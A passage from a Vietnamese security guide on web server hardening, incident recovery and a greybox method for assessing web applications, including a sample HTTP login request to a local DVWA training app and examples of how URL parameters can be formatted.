  - Mức độ khó khăn khi tái tạo lại dữ liệu mà không được backup.
  - Backup các dữ liệu và tính năng dự phòng khác của Webserver

## 4.2 Duy trì việc kiểm thử Web Server

- Cần có riêng một Web server cho việc kiểm thử và phát triển. Lợi ích của việc kiểm thử Web Server:

- Cung cấp nền tảng để kiểm thử các bản vá và dịch vụ mới trước khi áp dụng và hệ thống thật.
- Cung cấp nền tảng phát triển cho quản trị web.
- Cung cấp nền tảng để kiểm thử các cấu hình trước khi áp dụng vào hệ thống thật.
- Các phần mềm quan trọng cho việc phát triển và kiểm thử có thể không thể hiện được các rủi ro về bảo mật.
- Server để kiểm thử nên là một server tách biệt với hệ thống thật.

### **4.3 Lưu trữ một bản sao nội dung Web đã được xác thực**

- Để có một bản sao lưu đáng tin, cần đảm bảo các yêu cầu sau:
  - Các truy cập không được phân quyền không thể truy cập được tới bản sao này
  - Sử dụng các phương tiện ghi một lần (write-once media)
  - Đặt máy chứa bản sao này ở phía sau tường lửa, và không có truy cập từ bên ngoài vào máy đó.
  - Tối thiểu số người dùng được phân quyền truy cập bản sao.
  - Kiểm soát người dùng truy cập.
  - Triển khai cơ chế xác thực mạnh đối với người dùng.
  - Triển khai các thủ tục ghi log và giám sát thích hợp.
  - Xem xét cất giữ bản sao đó ở các máy khác nữa.
  - Thiết lập các cơ chế cập nhật bản sao đó một cách phù hợp
  - Thực hiện cập nhật bản sao đầu tiên (mọi quá trình kiểm thử trên code nên thực hiện trước khi cập nhật bản sao).
  - Tạo các chính sách và thủ tục cho những người có quyền được cập nhật.
  - Thiết lập quy trình áp dụng bản sao tin cậy đó vào Web Server
  - Các dữ liệu được truyền đi qua kênh truyền an toàn.
  - Sử dụng các giao thức an toàn.
  - Thêm các thủ tục để khôi phục lại dữ liệu từ bản sao tin cậy đó.

Xem xét việc cập nhật tự động Web server từ các bản sao tin cậy đó theo chu kỳ.

## **5. Quản lý nội dung Website**

- Việc sử dụng các công cụ remote để chỉnh sửa trực tiếp nội dung trên các Web sites public là không nên.
  - Khuyên cáo là quản trị Server nên thao tác trực tiếp thông qua console. Tuy nhiên nếu cần quản trị từ xa thì phải sử dụng công cụ quản trị qua kênh kết nối an toàn, đã được mã hóa đường truyền.
  - Việc tải nội dung Web lên server phải thực hiện qua kênh kết nối an toàn, ví dụ: nếu sử dụng SSH phải hardening cho cấu hình SSH: thiết lập thời gian time-out ngắn, giới hạn tài khoản SSH, ...
  - Các máy client quản trị nội dung phải được đặt trong vùng mạng đã được giới hạn truy cập, phải được hardening và cài đặt các bản vá OS đầy đủ.

- Những nội dung tải lên Web Server phải đảm bảo không có virus, malware,

...

## **6. Quản lý tác động, thay đổi**

- Mọi tác động, thay đổi đến Web Server trong quá trình vận hành, quản trị đều phải tuân theo quy trình quản lý tác động, thay đổi của đơn vị, bao gồm tối thiểu các nội dung sau:
  - Tất cả những tác động đối với hệ thống CNTT (cập nhập bản vá, thay đổi topology mạng, cài đặt phần mềm mới, thêm thiết bị mới ...) đều phải được lãnh đạo đơn vị phê duyệt kế hoạch triển khai. Kế hoạch triển khai cần đảm bảo:
    - Đánh giá, phân tích ảnh hưởng khi tác động, tiêu chí cần đạt được, các rủi ro gây gián đoạn hệ thống, mất an toàn thông tin, thời gian gián đoạn.
    - Các kết quả thử nghiệm (đánh giá tác động, thay đổi trên hệ thống test trước khi áp dụng cho hệ thống thật).
    - Các hướng dẫn triển khai chi tiết.
    - Các nguồn lực cần thiết (con người, thiết bị ...).
    - Phương án rollback dự phòng trường hợp những tác động gây lỗi.
  - Khi tiến hành triển khai tác động, bộ phận triển khai cần thông báo trước với các bên liên quan, và phải có xác nhận lại.
  - Phải tiến hành đánh giá xem xét hiệu quả của các tác động đối với hệ thống đã được thực hiện.
  - Các thay đổi với hệ thống cần phải lưu hồ sơ đầy đủ (Hồ sơ tác động, hồ sơ đánh giá hệ thống, ...)
  - Bộ phận quản trị máy chủ triển khai trên các máy chủ phải quản lý thông tin lịch sử các phiên bản ứng dụng được đưa lên khai thác, có tài liệu mô tả rõ sự thay đổi ứng dụng trong mỗi lần upcode (thay đổi file gì, tác động đến hệ thống như thế nào, giải quyết vấn đề gì).

## **7. Quản trị Web server từ xa an toàn**

- Việc quản trị và cập nhập nội dung Web server từ xa nên được tiến hành sau khi đã cân nhắc kĩ lưỡng các rủi ro.
- Nếu một tổ chức cần dùng quản trị hoặc cập nhập nội dung Web server từ xa, cần thực hiện các bước sau để đảm bảo nội dung của Web Server sẽ được thực thi một cách an toàn:
  - Dùng một cơ chế xác thực mạnh (ví dụ, sử dụng cặp khóa public/private, xác thực hai nhân tố).
  - Hạn chế những host nào có thể dùng quản trị hoặc cập nhật được nội dung Web server từ xa
  - Hạn chế bằng cách phân quyền người dùng.
  - Hạn chế bằng địa chỉ IP (không phải tên miền).
  - Hạn chế những host trong mạng nội bộ hoặc những host nào dùng giải pháp truy cập từ xa của tổ chức.

- Sử dụng các giao thức an toàn để các dữ liệu và mật khẩu được mã hóa (SSH, HTTPS), không sử dụng các giao thức kém an toàn (như telnet, NFS, HTTP) nếu không thực sự cần thiết, và chế độ đường ngầm thông qua một giao thức mã hóa (ví dụ như SSH, SSL hoặc IPSec).
- Thực thi các đặc quyền tối thiểu đối với quản trị và cập nhật nội dung từ xa.
- Không cho phép quản trị từ xa trên Internet thông qua firewall khi chưa qua các khâu xác thực mạnh như VPNs.
- Đổi tài khoản và mật khẩu mặc định của các tài khoản hoặc ứng dụng quản trị từ xa.
- Không mount bất kỳ file nào để chia sẻ trong mạng nội bộ từ Web Server và ngược lại.

## **8. Theo dõi cập nhật tin tức lỗ hổng**

Việc những lỗ hổng mới (0-days) được public trong tương lai là điều không thể tránh và không thể lường trước được. Do đó, người quản trị Web Server lưu ý cần phải:

- Theo dõi danh sách mail (mailing lists), các Web sites cảnh báo về an toàn bảo mật thông tin.
- Thông thường phải theo dõi danh sách mail (mailing lists) cảnh báo an toàn bảo mật của tất cả các phần mềm có truy xuất mạng đã được cài đặt trên Web Server.

## **9. Công tác kiểm tra và đánh giá an toàn thông tin**

- Việc đánh giá kiểm tra an toàn thông tin định kì là việc hết sức quan trọng. Có nhiều kĩ thuật đánh giá an toàn thông tin hệ thống nhưng phương pháp quét lỗ hổng là phổ biến nhất. Việc quét lỗ hổng sẽ hỗ trợ quản trị viên trong việc xác định lỗ hổng, xác minh lại hiệu quả của các biện pháp an ninh an toàn thông tin. Phương pháp đánh giá an toàn thông tin cũng thường được sử dụng, nhưng với tần suất thấp hơn.

### **9.1 Dò quét lỗ hổng (Vulnerability Scanning)**

- Các công cụ dò quét tự động thường sử dụng để xác định các lỗ hổng, lỗi cấu hình trên máy chủ. Các công cụ dò quét có thể giúp: xác định các phiên bản phần mềm đã hết hạn sử dụng, chưa cập nhật bản vá cần nâng cấp, kiểm tra việc tuân thủ theo các chính sách bảo mật của đơn vị. Để làm được điều này, các công cụ dò quét thường xác định OSs và các ứng dụng chính đang chạy trên máy chủ và so khớp chúng với những lỗ hổng đã biết trong cơ sở dữ liệu.
- Tuy nhiên các công cụ dò quét này có một vài yếu điểm. Cụ thể là chúng chỉ xác định được những lỗ hổng bì ngoài mà không thể xác định được mức độ rủi ro một cách tổng thể của hệ thống. Mặc dù việc xử lý dò quét là hoàn toàn tự động, nhưng những công cụ này lại có tỉ lệ dự đoán sai (false positives) tương đối cao (thông báo lỗi mà trong thực tế là không tồn tại). Điều này có nghĩa là những cá nhân, quản trị có kinh nghiệm về an toàn thông tin phải đánh giá lại kết quả dò quét.Thêm nữa các công cụ dò quét thường không xác định được lỗ hổng trong mã nguồn, hoặc các ứng dụng đã chỉnh sửa tùy biến.

- Cần cập nhật định kì cơ sở dữ liệu các lỗ hổng mới nhất cho công cụ dò quét để đạt hiệu quả cao nhất. Các công cụ dò quét lỗ hổng cung cấp khả năng:
  - Xác định các host đang hoạt động trên mạng.
  - Xác định các dịch vụ (port) đang hoạt động trên server và lỗ hổng của các dịch vụ này.
  - Xác định các ứng dụng bị lộ thông tin.
  - Xác định hệ điều hành.
  - Xác định các lỗ hổng liên quan đến hệ điều hành và ứng dụng.
  - Kiểm thử mức độ phù hợp khi sử dụng ứng dụng hoặc áp dụng các chính sách bảo mật.
- Một vài chú ý khi sử dụng các công cụ dò quét lỗ hổng đó là: Cần phải có các nhân có kinh nghiệm rào soát đánh giá lại kết quả quét. Việc dò quét có thể gây ảnh hưởng tới vận hành dịch vụ hệ thống do tiêu tốn băng thông mạng, làm chậm thời gian trả lời request, ... Tuy nhiên việc sử dụng các công cụ quét lỗ hổng đặc biệt quan trọng do nó giúp phát hiện các lỗ hổng nhanh nhất có thể để phòng bị kẻ tấn công lợi dụng và khai thác. Việc đặt lịch quét định kì nên được thiết lập tùy đặc thù từng đơn vị, nhiều tổ chức chạy quét lỗ hổng ngay lập tức khi cơ sở dữ liệu các lỗ hổng được cập nhật.
- Khuyến cáo nên sử dụng nhiều hơn một loại công cụ dò quét lỗ hổng. Do việc dò quét không thể phát hiện được tất cả những lỗ hổng trên hệ thống nên việc sử dụng nhiều công cụ dò quét sẽ làm tăng hiệu quả của việc dò quét lỗ hổng. Thông thường nên sử dụng một công cụ thương mại và một công cụ miễn phí.

## 9.2 Đánh giá an toàn thông tin (Penetration Testing)

- Đánh giá an toàn thông tin hay kiểm thử thẩm nhặt là việc kiểm tra an ninh hệ thống, trong đó người kiểm thử cố gắng phá vỡ các tính năng bảo mật của một hệ thống dựa trên sự hiểu biết của họ về việc thiết kế và cài đặt hệ thống. Việc đánh giá này đặc biệt được khuyến cáo áp dụng cho các hệ thống phức tạp và quan trọng. Tuy nhiên việc đánh giá này không phải đơn giản, yêu cầu những cá nhân chuyên nghiệp và có kinh nghiệm để đánh giá đạt kết quả cao và giảm thiểu rủi ro cho hệ thống khi đánh giá.

Công tác đánh giá an toàn thông tin mang lại những lợi ích sau:

- Kiểm thử mạng sử dụng các cách thức và công cụ tương tự như kẻ tấn công.
- Xác nhận lại những lỗ hổng đã có.
- Khai thác sâu nhất có thể từ lỗ hổng tìm được.
- Chứng minh các lỗ hổng một cách thực tế.
- Cung cấp việc demo, minh họa cần thiết.
- Cho phép kiểm thử các thủ tục và mức độ nhạy cảm của các yếu tố con người trong hình thức tấn công social engineering.

## 10. Khôi phục Web Server sau sự cố mất an toàn thông tin

- Khi Web Server bị tấn công, việc đầu tiên cần làm là vạch ra các hành động để chống lại cuộc tấn công, thứ tự chính xác của các bước hành động.

- Quản trị viên của Web server nên tuân theo các chính sách và quy trình của tổ chức trong việc xử lý tình huống bất ngờ.
- Các bước thông thường thực hiện sau khi phát hiện bị tấn công như sau:
  - Báo cáo sự việc đến những người có khả năng ứng cứu.
  - Cách ly hệ thống bị tấn công.
  - Tham khảo ý kiến một số đối tượng như quản lý, tư vấn luật pháp.
  - Điều tra các máy tương tự để xem hacker có tấn công các hệ thống khác không.
  - Phân tích cuộc xâm nhập, bao gồm:
    - Trạng thái hiện tại của server.
    - Sửa đổi các phần mềm và cấu hình hệ thống.
    - Sửa đổi dữ liệu.
    - Các công cụ và dữ liệu còn lưu lại bởi kẻ tấn công.
    - Dò tìm xâm nhập hệ thống và các file log tường lửa.
      - Khôi phục hệ thống
    - Cài đặt phiên bản sạch của OS, ứng dụng, các bản vá cần thiết, và nội dung Web, hoặc khôi phục hệ thống từ các bản backup.
    - Tắt các dịch vụ không cần thiết.
    - Triển khai tất cả các bản vá.
    - Đổi tất cả các mật khẩu (bao gồm cả các máy không bị tấn công, nếu các mật khẩu đó đã bị kẻ tấn công thu thập hoặc sử dụng chung mật khẩu trên máy khác).
    - Cấu hình lại các thành phần bảo mật của mạng.
      - Kiểm thử lại hệ thống
      - Kết nối lại hệ thống với mạng
      - Giám sát hệ thống và mạng mà kẻ tấn công cố gắng truy cập lại.
      - Ghi lại bài học đã học được.
  - Trong đó, việc quyết định cài lại hệ điều hành hay không phụ thuộc vào các nhân tố sau:
    - Mức độ truy cập mà kẻ tấn công đạt được (root, user, guest, system).
    - Loại tấn công (internal hay external).
    - Mục đích của cuộc tấn công (deface, kho phần mềm, hoặc để tấn công các nền tảng khác).
    - Phương thức sử dụng để tấn công hệ thống.
    - Các hành động của kẻ tấn công trong và sau cuộc tấn công.
    - Quá trình bị tấn công.
    - Phạm vi tấn công trên toàn mạng (số máy bị tấn công).

# **PHẦN 4: ĐÁNH GIÁ AN TOÀN THÔNG TIN ỨNG DỤNG WEB**

## **I. Quy trình đánh giá an toàn thông tin ứng dụng web Greybox**

### **1. Các phương pháp đánh giá an toàn thông tin ứng dụng web**

#### **1.1 Tại sao cần đánh giá an toàn thông tin ứng dụng web**

- Hiện nay, Website và các ứng dụng dựa trên nền web ngày càng đa dạng và phổ biến. Các công ty ngày càng dựa vào web để phục vụ cho các hoạt động kinh doanh của mình, bởi vì:
  - Website là bộ mặt của công ty ( giới thiệu thông tin về công ty) nhận trả lời các phản hồi từ người dùng.
  - Website là nơi cung cấp dịch vụ của công ty ( mua bán hàng hóa, thanh toán trực tuyến...).
- Tuy nhiên, nhiều ứng dụng web vẫn còn tồn tại những lỗ hổng nghiêm trọng chưa được sửa chữa. Do đó, cần phải thực hiện đánh giá điểm yếu an ninh hệ thống website, nhắm tới mục tiêu:
  - Phát hiện ra những lỗ hổng bảo mật nằm trong các ứng dụng Web/Website của hệ thống website có nguy cơ bị tấn công và phá hoại.
  - Từ những kết quả thu thập được của việc dò quét sử dụng các kỹ thuật để tấn công thử nghiệm vào hệ thống website.
  - Đưa ra các báo cáo lỗ hổng, điểm yếu an ninh và những khuyến nghị về công nghệ để khắc phục những điểm yếu phát hiện được trong hệ thống.

#### **1.2 Phương pháp đánh giá ứng dụng web**

- Có 3 phương pháp tiến hành đánh giá ứng dụng, gồm: Black box, White box và Gray box. Cụ thể là:
  - **Black box:** Chuyên viên đánh giá kiểm tra mức độ bảo mật mà không có bất kỳ thông tin nào về cấu trúc của ứng dụng, các thành phần bên trong của nó. Chuyên viên đánh giá đóng vai trò như một kẻ tấn công. Nhân viên quản trị có thể giám sát hệ thống trong quá trình kiểm tra nhưng không được thay đổi thông tin cấu hình nếu không thoả thuận trước với người kiểm tra. Sẽ có một bản báo cáo cho quá trình kiểm tra sau khi hoàn tất các khuyến cáo.
  - **White box:** Có đầy đủ kiến thức, thông tin bên trong ứng dụng. Whitebox bao gồm quá trình rà soát mã nguồn ứng dụng để tìm lỗi.
  - **Graybox:** Chuyên viên đánh giá kiểm tra với một lượng thông tin được cung cấp. Ví dụ như: platform vendor, sessionID generation algorithm.

- Với phương pháp Whitebox, người kiểm tra ứng dụng đóng vai trò là người phát triển ứng dụng đó. Phương pháp này có hai hướng tiếp cận chính là:
  - Hướng tiếp cận thủ công: Mở code và đọc toàn bộ không sử dụng công cụ trợ giúp nào.
  - Hướng tiếp cận sử dụng công cụ: Là những công cụ mà trợ giúp người kiểm tra trong quá trình quan sát mã nguồn ứng dụng một cách trực quan (những hàm có khả năng gây lỗi, quá trình các biến sử dụng, ...)
- Phương pháp này đảm bảo tính bao phủ toàn diện. Tuy nhiên độ phức tạp cao, với khối lượng lớn các mã lệnh và mối liên hệ phức tạp trong ứng dụng thì rõ ràng việc tiếp cận bằng quan sát mã nguồn không phải đơn giản. Hơn nữa, không phải ứng dụng nào cũng dễ dàng có được mã nguồn phát triển cho người kiểm tra có thể quan sát.
- Phương pháp tiếp theo là Blackbox. Người kiểm tra đóng vai trò là người dùng cuối (tức là người sử dụng ứng dụng). Phương pháp này đảm bảo:
  - **Tính sẵn sàng cao:** tức là không nhất thiết phải chờ có mã nguồn thì mới có thể kiểm tra được ứng dụng, có thể kiểm tra bất cứ ứng dụng nào.
  - **Tính sử dụng lại cao:** tức là khả năng sử dụng lại việc kiểm tra đối với ứng dụng. Ví dụ một công cụ dùng để kiểm tra đối với ứng dụng FTP A thì có thể dùng công cụ đó đối với việc kiểm tra ứng FTP B hay FTP C vẫn bình thường, không phân biệt rõ ràng ứng dụng đó như thế nào ?
  - Đơn giản dễ thực hiện không đòi hỏi phải có nhiều quy trình phức tạp, ...
  - **Tính bao phủ hạn chế** là một trong những hạn chế lớn nhất của blackbox testing. Tức là phải xây dựng nhiều tình huống kiểm tra cho ứng dụng và phải quét hết tất cả các trường hợp đầu vào mà ứng dụng sử dụng, như vậy mới triệt để trong việc kiểm tra.
- Phương pháp Graybox thì kiểm tra một ứng dụng ở dạng “lưng chừng”. Tức là một ứng dụng có thể chúng ta không có mã nguồn mà nó phát triển nhưng có thể dịch ngược và đọc mã nguồn của ứng dụng đó để tìm ra lỗi bảo mật. Trong trường hợp cụ thể, có thể có tài khoản hệ thống, cơ sở dữ liệu để xem nội dung file, cấu trúc thư mục, cấu trúc cơ sở dữ liệu giúp tiết kiệm thời gian tìm kiếm thông tin. Phương pháp này đảm bảo tính sẵn sàng cao: nếu như thực hiện BinAudit thì luôn luôn sẵn sàng nếu chúng ta có ứng dụng. Đối với ứng dụng web, chỉ cần có tài khoản hệ thống là thực hiện được. Phương pháp này làm tiền đề cho blackbox testing: việc thực hiện greybox testing giúp người kiểm tra xác định rõ hơn vị trí, kiểu dữ liệu để trình trong quá trình thực hiện blackbox testing. Tuy nhiên để có thể đọc hiểu và tìm ra lỗi thì đòi hỏi người kiểm tra lỗi phải có background tốt về kiến thức lập trình, hệ thống, phân tích, phán đoán, ...
- Tài liệu sẽ trình bày theo hai hướng tiếp cận chính là graybox và whitebox (rà soát mã nguồn ứng dụng).

## 2. Các khái niệm

## 2.1 Điểm vào ứng dụng

- Điểm vào ứng dụng: là các điểm nhập liệu khác nhau mà người sử dụng gửi đến ứng dụng để xử lý bao gồm URLs, tham số trên querystring, trong phần POST, cookies, và những phần khác trong header mà được xử lý bởi ứng dụng. Điểm vào ứng dụng có thể là:
  - Các tham số trên URL
  - Các tham số, thành phần trong POST data.
  - Giá trị các trường trong HTTP Header: Cookie, Reference...


```
POST /dvwa/login.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 6.1; rv:20.0) Gecko/20100101 Firefox/20.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost/dvwa/login.php
Cookie: security=high; PHPSESSID=319hrft7npk8t5q36qv8gch3i3
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 44

username=admin&password=password&Login=Login
```

Hình 55: Điểm vào ứng dụng trong HTTP Request

## 2.2 Intercept proxy

- Intercept proxy là một loại Proxy, đứng giữa người dùng để sử dụng để theo dõi, sửa đổi, phát lại các request HTTP mà người dùng gửi lên ứng dụng.
- Intercept proxy được sử dụng để thay đổi dữ liệu gửi từ người dùng gửi lên ứng dụng, ví dụ như người dùng muốn kiểm tra mắc lỗi SQL tại giá trị username thì có thể sử dụng proxy để thử gửi lên các tập mã tấn công xem có xác định hay không.
- Việc gửi thay đổi HTTP request tại Intercept proxy sẽ tránh được những mã hóa của trình duyệt. Ngoài ra, một số loại Intercept proxy như Burp suite còn hỗ trợ tính năng phát lại, cho phép thử lại nhiều lần....



Hình 56: Công cụ BurpSuite

### 3. Quy trình đánh giá an toàn thông tin ứng dụng web

- Quá trình đánh giá an toàn thông tin ứng dụng web gồm các bước:
  - Xây dựng cấu trúc site, thư mục.
  - Liệt kê tất cả điểm vào ứng dụng.
  - Xác định khả năng tấn công.
  - Kiểm tra lỗi
  - Kiểm tra lại bằng công cụ.

#### 3.1 Xây dựng cấu trúc site, thư mục.

- Bước này cần duyệt tất cả chức năng của ứng dụng thông qua intercept proxy. Có thể sử dụng công cụ spider để phát hiện những đường dẫn, chức năng còn bỏ sót. Kết thúc bước này cần xây dựng cấu trúc cây thư mục của ứng dụng. Cây bao gồm các file, thư mục, các request/response phục vụ cho việc tìm điểm vào ứng dụng.
- Quá trình thực hiện gồm các bước:

**Bước 1:** Phân loại ứng dụng thành hai phần: Phần yêu cầu đăng nhập và phần không yêu cầu đăng nhập.

**Bước 2:** Tiến hành Spider. Với những thành phần, chức năng không yêu cầu đăng nhập thì quá trình gồm hai bước: passive spider và active spider.

- Passive Spider:

1. Cấu hình intercepting proxy để quan sát và phân tích nội dung được xử lý bởi proxy. (Tham khảo phụ lục – Hướng dẫn sử dụng Burp Suite).

2. Duyệt toàn bộ ứng dụng theo cách thông thường (truy cập các liên kết, thực hiện đệ trình form, thao tác nhiều bước, ...). Chú ý quan sát các yêu cầu và phản hồi được chuyển đến intercepting proxy để hiểu kiểu dữ liệu được đệ trình và cách client kiểm soát hành vi của ứng dụng máy chủ.

- Ứng dụng web sẽ có một số thư mục ẩn, không thấy được nếu chỉ duyệt các liên kết thông thường trên giao diện ứng dụng. Sử dụng thông tin tài khoản hệ thống (tài khoản hệ điều hành) được cung cấp, truy cập vào thư mục đặt ứng dụng web để xác định những thành phần, thư mục ẩn này. Tiến hành truy cập những thư mục ẩn này thông qua intercepting proxy. Lặp bước này cho đến khi duyệt được hết nội dung, chức năng của ứng dụng Web.
  - Active Spider:
- Khi đã hoàn tất việc tìm hiểu ứng dụng bằng trình duyệt và passive spider, tiếp đến thực hiện active spider, để khám phá thêm các nội dung mới.
- Chú ý, cần phải thiết lập phạm vi cho quá trình thực hiện active spider (loại bỏ những file hoặc thư mục không muốn thực hiện spider) để tránh những tác động không mong muốn gây ảnh hưởng đến ứng dụng web. (Tham khảo phụ lục – Hướng dẫn sử dụng Burp Suite).
- Ví dụ: Ứng dụng web cung cấp chức năng cho khách gửi comment. Sử dụng active spider có thể tự động tạo ra nhiều comment, dữ liệu rác cho ứng dụng web.
- Với những thành phần yêu cầu đăng nhập chỉ thực hiện Passive Spider. Tiến hành đăng nhập với nhiều mức tài khoản khác nhau, xác định tất cả nội dung, chức năng tương ứng với tài khoản đó.
- Lưu ý: Tất cả thao tác duyệt phải thực hiện qua Intercept Proxy để lưu lại thông tin về sitemap, request.
- Kết thúc bước này thu được site map của ứng dụng, bao gồm cấu trúc file, thư mục, các url. Nên lưu lại trạng thái của site map.

### 3.2 Xác định tất cả điểm vào ứng dụng

- Bước này tiến hành phân tích site map, các request thu được ở bước trên, xác định tất cả các điểm vào ứng dụng. Quá trình thực hiện gồm:
  - Quan sát lại site map thu được ở trên, tiến hành nhận diện các chức năng cụ thể, chi tiết của ứng dụng, gồm:
  - Nhận diện các chức năng cốt lõi mà ứng dụng tạo ra và hành động của mỗi chức năng được thiết kế.
  - Nhận diện được các cơ chế bảo mật cốt lõi được triển khai và cách làm việc của chúng. Hiểu được cơ chế xử lý chứng thực, quản lý phiên, điều khiển truy cập và các chức năng hỗ trợ như đăng kí, khôi phục lại mật khẩu. Ví dụ:

- Đăng nhập sử dụng phương pháp gì ? token hay username/password, có sử dụng captcha không?
- Quản lý phiên như thế nào? Mỗi lần đăng nhập có cấp phát phiên mới hay không ? Giá trị session id được sinh ra có ngẫu nhiên hay không ?
- Có cung cấp chức năng đăng ký, quên mật khẩu hay không ? Cơ chế đăng ký, khôi phục mật khẩu thế nào?
- Cập nhật những thông tin về chức năng, cùng địa chỉ url, giá trị, cơ chế bảo mật vào bảng “Danh mục điểm vào ứng dụng” theo biểu mẫu BM.QTĐG.ATT.03
- Đối với mỗi yêu cầu, nhận diện tất cả các điểm nhập liệu khác nhau mà người dùng gửi đến ứng dụng để xử lý bao gồm:
  - Tất cả URL string chứa chuỗi truy vấn
  - Tất cả tham số gửi qua URL
  - Tất cả tham số trong phần body của POST request
  - Tất cả cookie
  - Tất cả HTTP header mà ứng dụng có thể xử lý, gồm: User-Agent, Referer, Accept, Accept-Language, Host headers.
- Để đảm bảo thu thập hết các điểm vào ứng dụng, cần đảm bảo:
  - Phân tích đủ hết các HTTP request đã gửi lên ở bước trên.
  - Phân tích để lấy đủ hết các điểm vào ứng dụng trong từng HTTP request.
- Đối với những trường hợp thông thường, điểm vào ứng dụng có thể dễ dàng nhận ra. Nên xác định các điểm vào ứng dụng dựa trên HTTP request:

```

Request Response
Raw Params Headers Hex
POST /dvwa/login.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 6.1; rv:20.0) Gecko/20100101 Firefox/20.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost/dvwa/login.php
Cookie: security=high; PHPSESSID=319hrft7npk8t5q36qv8gch3i3
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 44

username=admin&password=password&Login=Login
  
```

Hình 57: Xác định điểm vào ứng dụng

- Trong hình trên, các điểm vào ứng dụng có thể trong:
  - URL string: Sử dụng việc phân tích url, lấy ra các name ( tham khảo phần định nghĩa URI) làm đầu vào ứng dụng
  - Các trường trong HTTP header như: User Agent, Cookie, Referer.

- Giá trị POST data: Cũng sử dụng phương pháp phân tích URI. Ví dụ như hình trên lấy được hai điểm vào ứng dụng là: username và password.

### **URL string:**

- Các thành phần của URL đứng trước chuỗi truy vấn (query string) thường bị bỏ qua, vì đơn giản chúng chỉ là tên thư mục, file trên hệ thống file system của máy chủ ứng dụng. Tuy nhiên, nếu ứng dụng sử dụng REST-style URL thì thành phần trong URL có thể là đầu vào cho ứng dụng. Một URL kiểu REST có dạng như sau:
  - http://eis/shop/browse/electronics/iPhone3G/
- Trong ví dụ trên, chuỗi “electronics” và “iPhone3G” có thể là tham số cho một hàm tìm kiếm. Tương tự với URL sau:
  - http://eis/updates/2010/12/25/my-new-iphone/
- Mỗi thành phần trong URL phía sau “updates” là đều có thể được xử lý như là một tham số đầu vào của ứng dụng.
- Hầu hết các ứng dụng sử dụng REST-style URLs đều dễ dàng xác định được cấu trúc URL dựa vào ngữ cảnh ứng dụng, ngữ nghĩa của URL. Tuy nhiên, không có quy tắc cụ thể, vì nó phụ thuộc vào tác giả của ứng dụng.

### **Chú ý:**

- Các ứng dụng thường sử dụng mod\_rewrite để tạo ra REST-style URLs.

### **Tham số trong request:**


- Các tham số được gửi lên trong URL, message body, HTTP cookies là những điểm vào ứng dụng dễ dàng nhận ra nhất. Tuy nhiên, có một số ứng dụng không sử dụng phương pháp tiêu chuẩn (định dạng name=value) cho tham số. Có thể sử dụng những cấu trúc riêng, những dấu tách khác như:
  - /dir/file;foo=bar&foo2=bar2
  - /dir/file?foo=bar\$foo2=bar2
  - /dir/file/foo%3dbar%26foo2%3dbar2
  - /dir/foo.bar/file
  - /dir/foo=bar/file
  - /dir/file?param=foo:bar
  - /dir/file?data=%3cfoo%3ebar%3c%2ffoo%3e%3cfoo2%3ebar2%3c%2ffoo2%3e
